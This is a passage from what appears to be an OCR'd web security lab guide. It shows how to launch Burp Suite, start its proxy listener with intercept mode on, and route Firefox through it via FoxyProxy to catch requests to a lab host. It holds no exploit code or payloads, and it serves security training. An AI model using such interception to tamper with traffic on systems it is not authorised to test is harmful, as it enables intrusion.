


This step will launch BurpSuite.

Alternatively, if you prefer CLI, then you can use the terminal to launch burpsuite:

Command


burpsuite



Press **OK** button in the warning dialog box and proceed.

Step 5: Creating a temporary project.


Once BurpSuite is launched, the following screen is displayed:



Since this is a community version of BurpSuite, we can only create a temporary project. But that should be enough for this lab.


Press **Next**.

For this lab, we would go with Burp's default configuration:




Press **Start Burp**.

Once BurpSuite is launched, the following window appears:




Step 6: Configure BurpSuite.


Navigate to **Proxy** -> **Options** to configure the host and port on which Burp proxy would start the listener.



For this lab, the default settings would work. If you wish to run Burp proxy listener on some other port, you can select the listener and click on the **Edit** option on the left side.



Once you have configured the proxy listener, turn on the intercept mode by navigating to **Proxy** -> **Intercept**:




Note: Intercept mode is ON by default, so nothing needs to be done. If you click on the **Intercept is on** button, that would turn off the intercept mode. But let's keep it turned on for now and move ahead.

After this step, the Burp proxy listener would start on the specified port (i.e., default port 8080). Now any request to the Burp proxy can be tampered with before it leaves your machine.

Step 7: Configure the web browser to use the Burp proxy.

For the browser to forward all the requests to the Burp proxy, we also need to configure the proxy settings in the browser.


This can be done easily using **FoxyProxy** plugin. This plugin is already installed in the Firefox browser:




Notice the profile in green color, labeled as **Burp Suite**. This would be the profile that would forward all the requests to the Burp proxy listener. Select this profile.

Step 8: Browse to http://demo.ine.local.


You would notice that the page doesn't load.
This happened because the request was forwarded to the Burp proxy listener and since Burp proxy was in intercept mode, the request was intercepted by Burp. It is waiting there for us to take some action. We can forward the request as is, forward it after modification or simply drop it.
To take some action on the request, head over to BurpSuite and notice that
the **Proxy** -> **Intercept** tabs are marked with orange color:




Visit the **Proxy** -> **Intercept** tab.
The chances are that you might find some other request intercepted, which might be initiated by the Firefox browser itself. Feel free to forward/drop those requests.




If that's not the case, then you might see the intercepted request which you initiated:



